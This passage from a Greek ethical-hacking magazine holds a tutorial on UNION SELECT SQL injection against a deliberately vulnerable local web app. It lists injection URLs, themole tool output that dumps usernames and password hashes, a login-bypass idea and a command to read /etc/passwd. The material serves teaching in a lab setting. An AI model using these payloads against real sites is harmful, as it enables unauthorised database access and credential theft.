Για την ώρα θα σας αφήσουμε να χωνέψετε όσα είπαμε και κυρίως να τα δοκιμάσετε. Όμως σε δικό σας μηχάνημα -- και κατά προτίμηση κάποιο VM. Δεν χρειάζεται να το λέμε συνέχεια αυτό, έτσι; Στο επόμενο μέρος του άρθρου, που ξεκινά από τη σελίδα 72 του τεύχους που κρατάτε στα χέρια σας, θα ασχοληθούμε με το Linux και μερικά modules του Metasploit, τα οποία διευκολύνουν τη ζωή του επιτιθέμενου μετά από μια επιτυχημένη εισβολή...

3. Για περισσότερες πληροφορίες μπορείτε να ανατρέχετε σ' αυτόν τον πολύ καλό οδηγό: http://ss64.com



Η ΙΣΧΥΣ ΕΝ ΤΗ ΕΝΩΣΕΙ

by 41i3n

Αν και στις μέρες μας οι ενώσεις (πολιτικές, οικονομικές κ.λπ.) δείχνουν σιγά σιγά τις αδυναμίες τους, υπάρχουν περιπτώσεις που λειτουργούν με αξιοθαύμαστη ικανότητα. Μετά τη σαρωτική επίθεση στα τυφλά (βλ. τεύχος 012), ήρθε η ώρα να δούμε μια άλλη τεχνική SQL injection. Σημειώστε ότι αυτή η τεχνική, στην πιο απλή εκδοχή της, εκτελείται ευκολότερα και γρηγορότερα, ενώ είναι εξίσου αποτελεσματική με όσα έχουμε δει ως τώρα. Το όνομά της είναι UNION SELECT. Όταν είστε έτοιμοι, ξεκινάμε... :)

Skills: Intermediate

Tags: Injection point, LAMP, SQL injection, Union select, Order by, Concat, themole

Να θυμίσουμε εν τάχει ότι με τον όρο SQL injection εννοούμε το μη προβλεπόμενο χειρισμό μιας βάσης δεδομένων, μέσω της αντίστοιχης εφαρμογής web. Αυτό επιτυγχάνεται από τα λεγόμενα σημεία εισόδου. Πρόκειται για περιοχές της εφαρμογής, στις οποίες ο χρήστης εισάγει δεδομένα αυθαίρετα κι ο κώδικας δεν κάνει σωστό sanitization. Από αυτά τα σημεία ο χρήστης μπορεί να εισαγάγει ερωτήματα (queries) προς τη βάση και να εκτελέσει επάνω της παράνομες λειτουργίες. Σε κάθε είδος SQL injection --και σε αυτό που θα δούμε-- οι βασικοί άξονες της μεθοδολογίας είναι πάντα ίδιοι: Αρχικά εντοπίζουμε ένα ικανό σημείο εισόδου (injection point), στη συνέχεια βρίσκουμε τον τρόπο να το εκμεταλλευτούμε (exploitation) και τέλος συλλέγουμε δεδομένα από τη βάση ή τα αλλοιώνουμε (information gathering ή data tampering).

Μια χαραμάδα αρκεί

Ο εντοπισμός ενός ικανού injection point είναι ίσως ο πιο σημαντικός παράγοντας. Τα πιθανά σημεία εισόδου που πρέπει να διερευνήσουμε είναι τα URL με παραμέτρους GET και POST, οι φόρμες εισαγωγής κειμένου και γενικότερα κάθε λογής στοιχεία της εφαρμογής, τα οποία καθορίζονται από το χρήστη.

Σήμερα, τόσο τα έμπειρα συστήματα intrusion detection, όσο και το πολλαπλό sanitization, καθιστούν το injection πολύ δύσκολο. Όχι όμως και ακατόρθωτο. Φυσικά, εμείς δεν θα σταθούμε σε αυτές τις δυσκολίες, καθώς αυτό που ενδιαφέρει είναι η ίδια η τεχνική και όχι οι μέθοδοι διαφυγής των ελέγχων. Για την παρουσίασή μας θα στηριχτούμε στην υποδομή που δημιουργήσαμε στο τεύχος 012, όταν μιλήσαμε για τα Blind SQL injections. Να θυμίσουμε ότι πρόκειται για ένα σύστημα Linux, στο οποίο είχαμε εγκαταστήσει το πακετάκι LAMP. Αυτή τη φορά θα εμπλουτίσουμε τη βάση με νέα δεδομένα, αλλά και το web application που είχαμε κατασκευάσει τότε, το οποίο θα αποκτήσει μια πρόσθετη σελίδα. Όλα όσα θα χρειαστούμε βρίσκονται στο πακέτο UnionSQLi.zip (`http://bit.ly/dh013unisqli`). Στο Linux μας, αποσυμπιέζουμε το πακέτο στην επιφάνεια εργασίας του συστήματος και αφήνουμε εκεί τα δύο αρχεία που θα προκύψουν (update_db.sql και webapp2.php). Στη συνέχεια ανοίγουμε ένα τερματικό και κάνουμε login στη MySQL:

```
alf@nostromo ~ $ mysql -u dbo -pfrom_outer_space
```

Παρατηρείστε ότι το password πρέπει να γραφτεί κολλητά με την παράμετρο «–p». Επίσης, στο παράδειγμα χρησιμοποιούμε το password που είχαμε ορίσει εμείς για την MySQL. Προφανώς, εσείς θα πρέπει να βάλετε το δικό σας password. Αφού συνδεθούμε, δίνουμε κάτι τέτοιο:

```
mysql> source ~/Desktop/update_db.sql
```

Αν πάνε όλα καλά (και γιατί να μην πάνε άλλωστε;) η βάση μας θα αποκτήσει περισσότερους χρήστες αλλά και περισσότερα άρθρα. Μπορούμε να ελέγξουμε τα περιεχόμενα των πινάκων πληκτρολογώντας:

```
mysql> use vulndb;
Database changed
mysql> show tables;
. . .
```


Έτσι, θα εμφανιστούν όλοι οι πίνακες της βάσης vulndb. Για όσους δεν θυμούνται, έτσι είχαμε ονομάσει τη βάση στην οποία επιτεθήκαμε, στο

τεύχος 012. Αμέσως μετά μπορούμε να αποσυνδεθούμε από τη MySQL και να επιστρέψουμε στη γραμμή εντολών του BASH:

```
mysql> exit;
```

Η εφαρμογή που είχαμε γράψει δεν είναι κατάλληλη για τις δοκιμές που θα κάνουμε αυτή τη φορά. Φτιάξαμε λοιπόν μια νέα εφαρμογή, η οποία κατηγοριοποιεί τα άρθρα ανά συντάκτη και μας ενημερώνει για το πλήθος των άρθρων που ανήκουν στον καθένα. Για να τη χρησιμοποιήσουμε αρκεί να αντιγράψουμε το webapp2.php στο root directory του Apache (/var/www). Στη συνέχεια, μπορούμε να ανοίξουμε έναν web browser και να επισκεφθούμε τη διεύθυνση `http://localhost/webapp2.php`. Στο εξής, για οικονομία χώρου, αντί του κανονικού URL θα γράφουμε «web_app_url» (χωρίς τα εισαγωγικά). Δείτε τη νέα εφαρμογή στην εικόνα 1. Μπορείτε να πλοηγηθείτε στα άρθρα χρησιμοποιώντας τα εμφανιζόμενα links. Όπως θα αντιληφθείτε, κάθε link εισάγει στο HTTP request μια παράμετρο GET, με το όνομα του αρθρογράφου (π.χ. ?author=41i3n). Δεν ξέρουμε τι σκεπτόσαστε εσείς, αλλά στα δικά μας μάτια μοιάζει με ένα πρώτης τάξεως injection point! Για την ακρίβεια, πρόκειται για πιθανό string based injection point. Ας δούμε αν ισχύει κάτι τέτοιο...

Εικόνα 1
Το νέο μας web app είναι έτοιμο να εξυπηρετήσει μεγαλύτερο πλήθος άρθρων.



Παρατηρώντας το GET request, η φαντασία μας σχηματίζει ένα query προς τη βάση δεδομένων με το WHERE clause. Με άλλα λόγια, φανταζόμαστε ένα query σαν αυτό:

```
SELECT * FROM pages WHERE author='41i3n'
```

Αν ισχύει κάτι τέτοιο, η επίσκεψη στο

```
web_app_url?author=#
```

θα έχει σαν αποτέλεσμα το σχηματισμό αυτού του query:

```
SELECT * FROM pages WHERE author='#'
```

Αντίστοιχα, αν δοκιμάζαμε το URL

```
web_app_url?author=41i3n' AND '1'='1
```

θα σχηματιζόταν το ακόλουθο query:

```
SELECT * FROM pages WHERE author='41i3n' AND '1'='1'
```

Αν δοκιμάσουμε το δεύτερο παράδειγμα, θα διαπιστώσουμε ότι η σελίδα φορτώνεται κανονικά (δείτε την εικόνα 2). Ωστόσο, δεν μπορούμε να είμαστε σίγουροι ότι το περιεχόμενο που εμφανίστηκε ήταν αποτέλεσμα του δικού μας query ή κάποιου μηχανισμού sanitization. Για να σιγουρευτούμε, πρέπει να κάνουμε μία ακόμα δοκιμή:

```
web_app_url?author=41i3n' AND '1'='0
```

Αυτό το URL θα μετατραπεί στο εξής query:

```
SELECT * FROM pages WHERE author='41i3n' AND '1'='0'
```

Ώπα! Τι έχουμε εδώ; Κενό περιεχόμενο; Δείτε την εικόνα 3 και θα καταλάβετε ότι τελικά δεν μεσολαβεί κανένας μηχανισμός sanitization. Η εφαρμογή σχηματίζει και εκτελεί τα queries, ακριβώς όπως υποψιαζόμαστε. Μόλις εντοπίσαμε ένα έγκυρο injection point. Κάτι τέτοιες στιγμές λατρεύουμε το SQL injection :D

Η επιλογή της θέσης των quotation marks πρέπει να είναι προσεκτική, ώστε να μην καταστρέφεται το συντακτικό της MySQL. Μια παράλειψη ή ένα επιπλέον quotation mark θα διαφοροποιούσε το αποτέλεσμα σε τέτοιο βαθμό, που δεν θα μπορούσαμε να είμαστε σίγουροι για την επιτυχία του injection. Στην περίπτωση της MySQL, ένας καλός σύμμαχος για να αποφεύγουμε τα συντακτικά λάθη είναι η διπλή παύλα (--). Αυτοί οι δύο χαρακτήρες ερμηνεύονται σαν την αρχή ενός σχολίου (comment) και κατά κάποιο τρόπο εξαλείφουν τα παραπανίσια quotation marks. Για παράδειγμα, τα δύο προηγούμενα URL που δοκιμάσαμε θα μπορούσαν να γραφτούν κάπως έτσι:

```
web_app_url?author=41i3n' AND 1=1-- '
```


...και...

```
web_app_url?author=41i3n' AND 1=0-- '
```

Το αποτέλεσμα είναι πανομοιότυπο, ενώ ή σύνταξη είναι απλούστερη και αφήνει μικρότερα περιθώρια λάθους. Μην σας παραξενέψει αν παρατηρήσετε ότι τη χρησιμοποιούμε διαρκώς.

In UNION we trust

Μέχρι εδώ είδαμε πώς μπορούμε να παίξουμε με το WHERE clause ενός MySQL query. Βέβαια, στα παραπάνω παραδείγματα καταφέρναμε να εμ-



Εικόνα 2
Το ερώτημα προς τη βάση ήταν έγκυρο.

φανίζουμε δεδομένα από τον πίνακα pages και μόνο. Βλέπετε, η επιλογή του πίνακα γινόταν από μια περιοχή του query στην οποία δεν μπορούσαμε να επέμβουμε. Αναρωτιέστε τι μπορούμε να κάνουμε για να εμφανίσουμε δεδομένα από άλλους πίνακες; Έχετε την περιέργεια να μάθετε πόσοι και ποιοι πίνακες υπάρχουν στη βάση; Μήπως θα θέλατε να ξέρατε πόσες και ποιες στήλες περιλαμβάνει κάθε πίνακας; Για να ικανοποιήσουμε την περιέργειά μας, θα αξιοποιήσουμε την εντολή UNION.

Σε γενικές γραμμές, ένα query με την εντολή UNION συνενώνει τα αποτελέσματα δύο διαφορετικών queries. Ας δούμε ένα παράδειγμα:

```
SELECT f1,f2 FROM table1 UNION SELECT f1,f2 FROM table2
```

Το παραπάνω query επιστρέφει σαν αποτέλεσμα έναν δισδιάστατο πίνακα, ο οποίος περιλαμβάνει τα πεδία (μπορείτε να φαντάζεστε σαν στήλες) f1 και f2 του πίνακα table2, κι ακριβώς δίπλα τα πεδία f1 και f2 του πίνακα table1. Προφανώς, για να λειτουργήσει αυτό το παράδειγμα πρέπει να υπάρχουν οι δύο πίνακες (table1 και table2) και να περιέχουν πεδία με τα συγκεκριμένα ονόματα (f1 και f2).

Η λειτουργία της εντολής UNION έχει μόνον έναν περιορισμό: Τα ερωτήματα (queries) που ενώνονται πρέπει να αφορούν σε ισάριθμα πεδία. Με άλλα λόγια, δεν θα μπορούσαμε να ενώσουμε ένα query που αναζητά στοιχεία σε τρία πεδία, με κάποιο άλλο query, το οποίο αναζητά στοιχεία σε ένα ή δύο πεδία. Αυτός ο περιορισμός μοιάζει να δυσκολεύει τη χρήση της UNION, αλλά στην πραγματικότητα θα μας βοηθήσει πάρα πολύ. Συ-



Εικόνα 3
Το ερώτημα στη βάση ήταν άκυρο.

γκεκριμένα, θα τον χρησιμοποιήσουμε για να αντλήσουμε πληροφορίες για τη δομή της βάσης και των πινάκων της, με τη μέθοδο της εις άτοπον απαγωγής. Όμως, πριν φτάσουμε σ' αυτό ας δούμε τη γενική μορφή των URL που θα χρησιμοποιούμε:

```
web_app_url?author=41i3n' UNION SELECT newquery-- '
```

Ένα URL αυτής της μορφής θα έχει σαν αποτέλεσμα το σχηματισμό του ακόλουθου query:

```
SELECT * FROM pages WHERE author='41i3n' UNION SELECT newquery-- ''
```

Όπως αντιλαμβάνεστε, η υπόθεση θα παιχτεί στον κατάλληλο σχηματισμό του newquery από μέρους μας...

Η στιγμή της επίθεσης

Πριν ξεκινήσουμε, να υπενθυμίσουμε ότι στη MySQL δίνοντας SELECT 1,2,3 επιλέγουμε τις τρεις πρώτες στήλες ενός πίνακα, ανεξάρτητα από το όνομά τους. Ας δούμε λοιπόν πώς μπορούμε να μάθουμε το πλήθος των πεδίων του πίνακα pages. Τα φυσιολογικά ερωτήματα της εφαρμογής προς τη βάση, χρησιμοποιούν τον αστερίσκο κι αναφέρονται σε όλα τα πεδία του πίνακα pages. Θυμηθείτε το αυτό. Σύμφωνα με τα όσα είπαμε προηγουμένως, αν τα δύο συνενωμένα ερωτήματα έχουν τον ίδιο αριθμό πεδίων, τότε το συνολικό ερώτημα θα εκτελεστεί χωρίς πρόβλημα. Έτσι, ξεκινάμε με την εξής δοκιμή:

```
web_app_url?author=41i3n' UNION SELECT 1-- '
```

Το αποτέλεσμα που παίρνουμε είναι μια κενή σελίδα. Άρα το ερώτημα δεν επέστρεψε τίποτα. Αυτό σημαίνει ότι τα δύο ερωτήματα δεν είχαν τον ίδιο αριθμό πεδίων. Το πρώτο ερώτημα βέβαια αναφερόταν σε όλα τα πεδία του πίνακα pages, ενώ το δεύτερο ερώτημα αναφερόταν σε ένα μόνο πεδίο. Επομένως, το πλήθος των πεδίων του πίνακα pages είναι διάφορο του ένα. Ας δοκιμάσουμε με δύο:

```
web_app_url?author=41i3n' UNION SELECT 1,2-- '
```

Bingo! Το ερώτημα εκτελέστηκε κανονικά! Επομένως ο πίνακας pages περιλαμβάνει ακριβώς δύο πεδία.

Σε αυτό το συμπέρασμα θα μπορούσαμε να καταλήξουμε και χωρίς την εντολή UNION SELECT. Για να μάθουμε το πλήθος των πεδίων του πίνακα pages, θα μπορούσαμε να χρησιμοποιήσουμε την εντολή ORDER BY. Αυτή η εντολή ταξινομεί τα αποτελέσματα σύμφωνα με τα περιεχόμενα μιας συγκεκριμένης στήλης. Δείτε πώς θα ξεκινούσαμε:

```
web_app_url?author=41i3n' ORDER BY 1-- '
```

Το ερώτημα που προκύπτει απ' αυτό το URL εκτελείται κανονικά. Επομένως, η στήλη υπ αριθμόν ένα υπάρχει...

```
web_app_url?author=41i3n' ORDER BY 2-- '
```

Το σχετικό ερώτημα εκτελείται και πάλι χωρίς κανένα πρόβλημα. Επομένως, υπάρχει και δεύτερη στήλη...

```
web_app_url?author=41i3n' ORDER BY 3-- '
```

Ωπ! Αυτή τη φορά το ερώτημα απέτυχε. Επομένως, ο πίνακας pages δεν έχει τρίτη στήλη.

Επόμενο βήμα είναι να διαπιστώσουμε αν τα injectable πεδία μπορούν να παρουσιάσουν δεδομένα. Για αρχή θα δοκιμάζουμε την καθολική μεταβλητή (global variable) @@version, η οποία περιέχει πάντα την έκδοση της εγκατεστημένης SQL. Οι σχετικές δοκιμές μπορούν γίνουν ως εξής:

```
web_app_url?author=41i3n' UNION SELECT @@version,2-- '
```

```
web_app_url?author=41i3n' UNION SELECT 1,@@version-- '
```

Και στις δύο περιπτώσεις παίρνουμε το αποτέλεσμα «5.5.24-0ubuntu0.12.04.1». Πλέον, γνωρίζουμε την έκδοση της βάσης και του λειτουργικού. Γνωρίζουμε όμως και κάτι πιο χρήσιμο: Και τα δύο πεδία μπορούν να μας παρουσιάσουν δεδομένα. Ώρα να μαζέψουμε περισσότερες πληροφορίες:

```
web_app_url?author=41i3n' UNION SELECT current_
user(),database()-- '
```

Η εφαρμογή αδιαμαρτύρητα μάς πληροφορεί για τον τρέχοντα χρήστη και την τρέχουσα βάση: dbo και vulndb αντίστοιχα. Έχοντας όλα αυτά υπόψη, θέλουμε να βρούμε τα ονόματα των άλλων πινάκων και τις στήλες που περιλαμβάνουν. Γνωρίζουμε ότι στη MySQL η πληροφορία αυτή υπάρχει σε έναν ειδικό πίνακα, με το όνομα information_schema:

```
web_app_url?author=41i3n' UNION SELECT table_name,column_name
FROM information_schema.columns-- '
```

Wow! Καταιγισμός πληροφοριών! Αρχίζουμε να μελετάμε όσα εμφανίστηκαν και σύντομα ξεχωρίζουμε τον πολύ ενδιαφέρον πίνακα users, με τις στήλες username και password. Με φουλ αγωνία, δοκιμάζουμε τώρα το ακόλουθο URL:

```
web_app_url?author=41i3n' UNION SELECT username,password FROM
users-- '
```

Επιτυχία! Η εφαρμογή εμφανίζει όλα τα στοιχεία των στηλών username και password του πίνακα users. Τα passwords εμφανίζονται σε κρυπτογραφημένη μορφή, αλλά αυτό δεν μας προβληματίζει ιδιαίτερα ;)

Πίσω στα έτοιμα

Συγκριτικά με την περίπτωση του blind SQL injection, τα HTTP requests που κάνουμε με αυτή την τεχνική είναι *πολύ* λιγότερα. Ωστόσο, ορισμένα από αυτά απαιτούν εξαιρετικά καλή γνώση της SQL και μπορεί να δυσκολευτούμε. Εξάλλου, στην προσπάθεια ανεύρεσης ενός injection point, εάν τα ερωτήματα που σχηματίζει η εφαρμογή έχουν περίπλοκη σύνταξη, θα χρειάζονταν πολλές δοκιμές από μέρους μας. Άλλωστε για μια τόσο διαδεδομένη επίθεση θα ήταν αδύνατο να μην υπάρχουν έτοιμα εργαλεία και scripts. Όπως και στο τεύχος 012, λοιπόν, θα χρησιμοποιήσουμε το themole (`http://themole.nasel.com.ar`). Το εν λόγω εργαλείο απαιτεί ελάχιστες πληροφορίες από το χρήστη. Συγκεκριμένα, ζητάει το URL της ευπαθούς εφαρμογής (π.χ., το `http://localhost/webapp2.php?author=41i3n`) καθώς και το NEEDLE. Να θυμίσουμε ότι το NEEDLE αποτελεί ένα string, το οποίο εμφανίζεται στην περίπτωση εκτέλεσης σωστών (valid) ερωτημάτων. Όπως αντιλαμβάνεστε, το εργαλείο χρειάζεται να έχει το NEEDLE, για να καταλαβαίνει πότε μια δοκιμή ήταν επιτυχημένη και πότε όχι. Στο σενάριο που εξετάζουμε, ένα string το οποίο εμφανίζεται κατά την εκτέλεση σωστών ερωτημάτων είναι η λέξη MiTM (ένα από τά άρθρα του πίνακα). Ας δούμε τη χρήση του themole...

```
alf@nostromo ~ $ themole
                     _____ _          ___  ___      _
                    |_   _| |         |  \/  |     | |
                      | | | |__   ___ | .  . | ___ | | ___
                      | | | '_ \ / _ \| |\/| |/ _ \| |/ _ \
                      | | | | | |  __/| |  | | (_) | |  __/
                      \_/ |_| |_|\___|\_|  |_/\___/|_|\___|
 Developed by Nasel(http://www.nasel.com.ar).
 Published under GPLv3.
 Be efficient and have fun!
#> mode union
#> url http://localhost/webapp2.php?author=41i3n
#> needle MiTM
#> dbinfo
[i] Trying injection using 0 parenthesis.
[+] Found separator: ""
[+] Found DBMS: Mysql
[+] Found comment delimiter: "#"
[+] Query columns count: 2
[+] Injectable fields found: [1, 2]
[+] Found injectable field: 1
[+] Using string union technique.
[+] User:       dbo@localhost
[+] Version:    5.5.24-0ubuntu0.12.04.1
[+] Database:   vulndb
#> schemas
[+] Rows: 3
+--------------------+
| Databases          |
+--------------------+
| information_schema |
| test               |
| vulndb             |
+--------------------+
#> tables vulndb
[+] Rows: 2
+--------+
| Tables |
+--------+
| pages  |
| users  |
+--------+
#> columns vulndb users
```

```
[+] Rows: 2
+------------------------+
| Columns for table users |
+------------------------+
| password               |
| username               |
+------------------------+
#> query vulndb users username,password
[+] Rows: 8
+----------------------------------------------+
| username | password                          |
+----------------------------------------------+
| 41i3n    | 4576cd3d473fdfabca0f1a8ae4afb111 |
| Dr@g     | 4c0fd8634fe4ef527bb9f451c4e4460f |
| Ion      | 9ac68ba2992f5e7ceb602e70418ce79a |
| Thiseas  | b566d4fb9284e98143efd2eb5ad3f884 |
| giannoug | 2dd6dbd8eb451412100b11677344838d |
| pvar     | 13c698cf14afab6c37fd747061cb9ff2 |
| sonic    | 0db669ec045d20ee0b6092268f771f8b |
| subZraw  | afc2fdb4a0c65650d099851716327778 |
+----------------------------------------------+
#> exit
alf@nostromo ~ $
```

Αυτό ήταν όλο! Πήραμε όλες τις πληροφορίες που θέλαμε με ελάχιστο κόπο και πολύ γρήγορα. Μπορείτε να παρακολουθήσετε την εκτέλεση του προγράμματος στο βίντεο themole_union.ogv, το οποίο βρίσκεται εντός του πακέτου UnionSQLi.zip. Σημειώστε ότι όσοι χρησιμοποιούν Windows θα χρειαστούν το VLC.


Πονηρές σκέψεις

Πολλές φορές η αποκάλυψη δεδομένων της βάσης δεν αποτελεί αυτοσκοπό της επίθεσης. Υπάρχουν περιπτώσεις που μπορεί κάποιος να παρακάμψει ένα login prompt, κάνοντας inject μια συνθήκη της μορφής OR 1=1 και καθιστώντας έτσι το login query σωστό (valid). Ας μην ξεχνάμε πως από τη στιγμή που μπορούμε να εκτελέσουμε οποιοδήποτε ερώτημα θέλουμε, μπορούμε να κάνουμε οτιδήποτε θέλουμε στη βάση. Οι μόνοι περιορισμοί τίθενται από τα δικαιώματα του χρήστη, με τον οποίο συνδέεται η εφαρμογή στη βάση (στην περίπτωσή μας ο dbo). Φανταστείτε τι θα συνέβαινε, αν αυτός ο χρήστης είχε τα ίδια δικαιώματα με το χρήστη root, ολόκληρης της MySQL: Με την εντολή INSERT θα μπορούσαμε να δημιουργήσουμε δικούς μας χρήστες ή να ανεβάσουμε scripts σαν αντικείμενα της βάσης, προετοιμάζοντας έτσι τις μελλοντικές επιθέσεις τύπου XSS και LFI. Με τη χρήση της εντολής UPDATE θα μπορούσαμε να μεταβάλλουμε την τιμή ενός οποιουδήποτε πεδίου. Για παράδειγμα, θα μπορούσαμε να αλλάξουμε τις τιμές μερικών προϊόντων σε ένα eshop κι αμέσως μετά να τα αγοράσουμε. Ομοίως θα μπορούσαμε να μεταβάλ-

λουμε και το βαθμό ενός μαθητή στη βάση δεδομένων του σχολείου ή να «βελτιώσουμε» το score στο hall of fame του αγαπημένου μας παιχνιδιού. Φυσικά, με την ίδια ευκολία θα μπορούσαμε και να εξαφανίσουμε δεδομένα από τη βάση, χρησιμοποιώντας εντολές σαν την DELETE και την DROP TABLES. Τέλος, αν ο χρήστης ήταν ο ίδιος ο root, θα μπορούσαμε να χρησιμοποιήσουμε τη συνάρτηση system() της MySQL και να εκτελέσουμε εντολές στο κέλυφος του λειτουργικού συστήματος. Για παράδειγμα, θα μπορούσαμε να εκτελέσουμε κάτι τέτοιο: «system cat /etc/passwd».

Μετά το τέλος, τι;

Όπως αντιληφθήκατε από τη προηγούμενη παράγραφο, η κρισιμότητα μιας τέτοιας ευπάθειας είναι υψηλή. Την ίδια στιγμή, στις πολύπλοκες εφαρμογές web είναι από δύσκολο ως αδύνατο να μην ξεφύγει κάτι από το sanitization. Εξάλλου, ακόμα και στις περιπτώσεις με ισχυρό έλεγχο στα πιθανά injection points, υπάρχουν πολλές τεχνικές που μπορούν να βοηθήσουν τον επιτιθέμενο και, συχνά-πυκνά, προκύπτουν και νέες. Για αυτό το λόγο, οι διαχειριστές τέτοιων συστημάτων επιστρατεύουν πολύπλοκα συστήματα Intrusion Detection και Web Application Firewalls, τα οποία ανιχνεύουν τις παράνομες προσπάθειες πρόσβασης στο σύστημα. Επιπρόσθετα, οι διαχειριστές φροντίζουν ώστε η σύνδεση της εφαρμογής web με τη βάση να πραγματοποιείται μέσω ενός χρήστη με ελάχιστα δικαιώματα. Αν θέλετε να εξοικειωθείτε με αυτές τις επιθέσεις και γίνετε πιο αποτελεσματικοί (επιτιθέμενοι ή διαχειριστές) πρέπει να κάνετε πολλές δοκιμές. Να θυμόσαστε, όμως, ότι τα πειράματά σας πρέπει να γίνονται σε δικά σας συστήματα -- ή σε εκείνα για τα οποία σας έχει παραχωρηθεί η σχετική άδεια.



MiTM Proxy	41i3n
Blind SQLi attacks	41i3n
subZraw	afc2fdb4a0c65650d099851716327778
Thiseas	b566d4fb9284e98143efd2eb5ad3f884
giannoug	2dd6dbd8eb451412100b11677344838d
sonic	0db669ec045d20ee0b6092268f771f8b
Dr@g	4c0fd8634fe4ef527bb9f451c4e4460f
41i3n	4576cd3d473fdfabca0f1a8ae4afb111
Ion	9ac68ba2992f5e7ceb602e70418ce79a
pvar	13c698cf14afab6c37fd747061cb9ff2

Εικόνα 4
Καλώς ήρθατε στο αρχείο άρθρων του deltaHacker. Αυτά είναι τα άρθρα του 41i3n με ολίγη από τα usernames και τα passwords των αρθρογράφων! Η συνένωση πέτυχε. UNION rulez!

Εσείς τι δικαιολογία έχετε που η διαφήμισή σας απουσιάζει από εδώ;

Τολμήστε να μας την πείτε από το talk2us@deltahacker.gr. Όπως και να 'χει θα επικοινωνήσουμε κι εμείς μαζί σας - ή έστω με τον ανταγωνιστή σας ;)

Προς το παρόν είμαστε απασχολημένοι με τη δημιουργία του καλύτερου τεχνολογικού περιοδικού με θεματολογία ethical hacking. Ξέρετε. Για ανήσυχους, δημιουργικούς ανθρώπους που δεν βλέπουν τον υπολογιστή τους ως τοστιέρα. Σε πολλούς εξ αυτών αρέσει και το The Big Bang Theory. Και το Fringe, φυσικά.



Post-exploitation games on Linux

by 41i3n

Skill: Advanced

Tags: pillaging, pivoting, persistence, Meterpreter

